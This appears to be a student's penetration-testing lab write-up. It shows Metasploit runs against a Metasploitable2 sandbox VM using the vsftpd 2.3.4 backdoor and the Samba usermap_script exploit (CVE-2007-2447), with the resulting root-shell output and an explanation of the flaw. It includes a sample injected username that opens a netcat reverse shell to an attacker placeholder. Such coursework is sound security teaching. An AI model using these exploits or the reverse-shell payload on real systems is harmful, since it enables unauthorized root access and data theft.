
Verify targets and exploit

show options
exploit

This opened a telnet session as a root user. Run a few commands to test it out:

whoami
hostname
grep root /etc/passwd

1. Paste a screen shot of these commands.



```
Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS  192.168.2.3      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the
  VSFTPD download archive. This backdoor was introduced into the
  vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011
  according to the most recent information available. This backdoor
  was removed on July 3rd 2011.

References:
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set Target 0
Target => 0
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.2.3:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.2.3:21 - USER: 331 Please specify the password.
[+] 192.168.2.3:21 - Backdoor service has been spawned, handling...
[+] 192.168.2.3:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.2.3:6200) at 2025-02-03 11:50:37 -0500

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
root
hostname
metasploitable
grep root /etc/passwd
root:x:0:0:root:/root:/bin/bash
```

Info: The last command gave you the password hash for the root user. This could come in handy later.

Find another exploitable payload that will run against metasploitable2. (There are tons of guides available on the Internet).

2. Provide screen shots of running the exploit. Then answer the following questions.

Content | sandbox02.cech.uc.edu/vcac/Log | CleMeta057 | CleKali069

sandbox02.cech.uc.edu/vcac/VMRC/Vmrc.aspx?ReadOnly=0&VirtualMachineID=4eb5cf28-9ab9-43f4-9d5b-be...

CleKali069

Connected to VM

English | SEND CTRL+ALT+DEL | SEND CTRL+C | TOGGLE FULL SCREEN

Press Ctrl-Alt to release the cursor from the guest.

Activities | Applications | Terminal | Feb 3 18:54

root@kali-linux-vm: ~

```
root@kali-linux-vm:~# msfconsole

                                                  ___          ____
                                              ,'""   `.      < HONK >
                                             ,'  _   e )`-._ /  ----
                                            /  ,' `-._<.===-'
                                           /  /
                                          /  ;
                                         /   ;
                   _                    /    ;
  (`._    (`.     _`.-"" ""--..__,'     |
  <_  `-""                              \
   <`-                                   :
    (__   <__.                           ;
      `-.   '-.__.      _.'            /
         \      `-.__,-'    _,'
          `._    ,    /__,-'
             ""   `._\__,'< <____
                   | || `____.`.`.
                   | ||        \ `.`.
                   ; |___       \-``
                   \    --<
                    `.`.<
                      `-'


       =[ metasploit v6.0.49-dev                          ]
+ -- --=[ 2142 exploits - 1141 auxiliary - 365 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command

msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.2.3
RHOST => 192.168.2.3
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.2.7:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo X0RTG8e4QnN2epzm;
```

Content | sandbox02.cech.uc.edu/vcac/Log | CleMeta057 | CleKali069

sandbox02.cech.uc.edu/vcac/VMRC/Vmrc.aspx?ReadOnly=0&VirtualMachineID=4eb5cf28-9ab9-43f4-9d5b-be...

CleKali069

Connected to VM

English | SEND CTRL+ALT+DEL | SEND CTRL+C | TOGGLE FULL SCREEN


Press Ctrl-Alt to release the cursor from the guest.

Activities | Applications | Terminal | Feb 3 18:58

root@kali-linux-vm: ~

```
[*] Command: echo X0RTG8e4QnN2gpzm;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "X0RTG8e4QnN2gpzm\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.2.7:4444 -> 192.168.2.3:33856) at 2025-02-03 18:52:40 -0500

whoami
root
hostname
metasploitable
id
uid=0(root) gid=0(root)
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
```



3. What service did this exploit use?

The exploit **exploit/multi/samba/usermap_script** targets the **Samba service** (specifically, the smbd daemon).

Ports: 139 (NetBIOS) and 445 (SMB over TCP).

Service Details: Samba provides file/print sharing between Unix/Linux and Windows systems.

4. What is the CVE ID and description of the vulnerability that it took advantage of?

CVE ID: CVE-2007-2447

Description: The vulnerability arises from Samba's mishandling of the username map script configuration option. When this option is enabled, attackers can inject **shell metacharacters** (e.g., /, &, |) into the username field during authentication. This allows **remote command execution (RCE)** with root privileges, as Samba fails to sanitize user-supplied input.

Vulnerability Description for CVE-2007-2447

This vulnerability exists in **Samba 3.0.20 to 3.0.25rc3** and allows **remote command execution (RCE)** via shell metacharacters injected into the username field during authentication. Here's a breakdown of how it works:

Root Cause:

Samba's username map script configuration option (used to map usernames via external scripts) did **not sanitize user input**. Attackers could exploit this by injecting **shell metacharacters** (e.g., &, |, ;, /, or backticks) into the username parameter during authentication.

Mechanism of Exploitation:

- **Command Injection**: By submitting a username like &/bin/sh -c 'malicious_command', the Samba service (smbd) would pass the unsanitized input to a shell. Example: username = "&/bin/sh -c 'nc -e /bin/sh <ATTACKER_IP> <PORT>'" This would execute a reverse shell command.
- **Root Privileges**: Since the Samba service (smbd) runs with **root privileges**, any injected command executes as **root**, granting full control over the target system.

Impact:

- **Full System Compromise**: Attackers gain **root access** to the server.
- **Arbitrary Command Execution**: Install backdoors, steal data (e.g., /etc/passwd, /etc/shadow), or pivot to other systems.
- **Persistence**: Modify system configurations or cron jobs.

Affected Service:

- **Service**: Samba (smbd).
- **Ports**: 139 (NetBIOS) / 445 (SMB over TCP).

Patch/Mitigation:

- Fixed in **Samba 3.0.25** by sanitizing user input in the username map script configuration.
- Disable the username map script option if not required.

5. What were you able to access after successfully running the exploit?

- After running the exploit, I gained:
- **Unauthorized root-level access** to the target system via a **reverse shell**.
- **Full control over the compromised machine**, including:
  - Reading sensitive files (e.g., /etc/passwd, /etc/shadow).
  - Modifying system configurations.
  - Installing malware or backdoors.
  - Escalating privileges further within the network.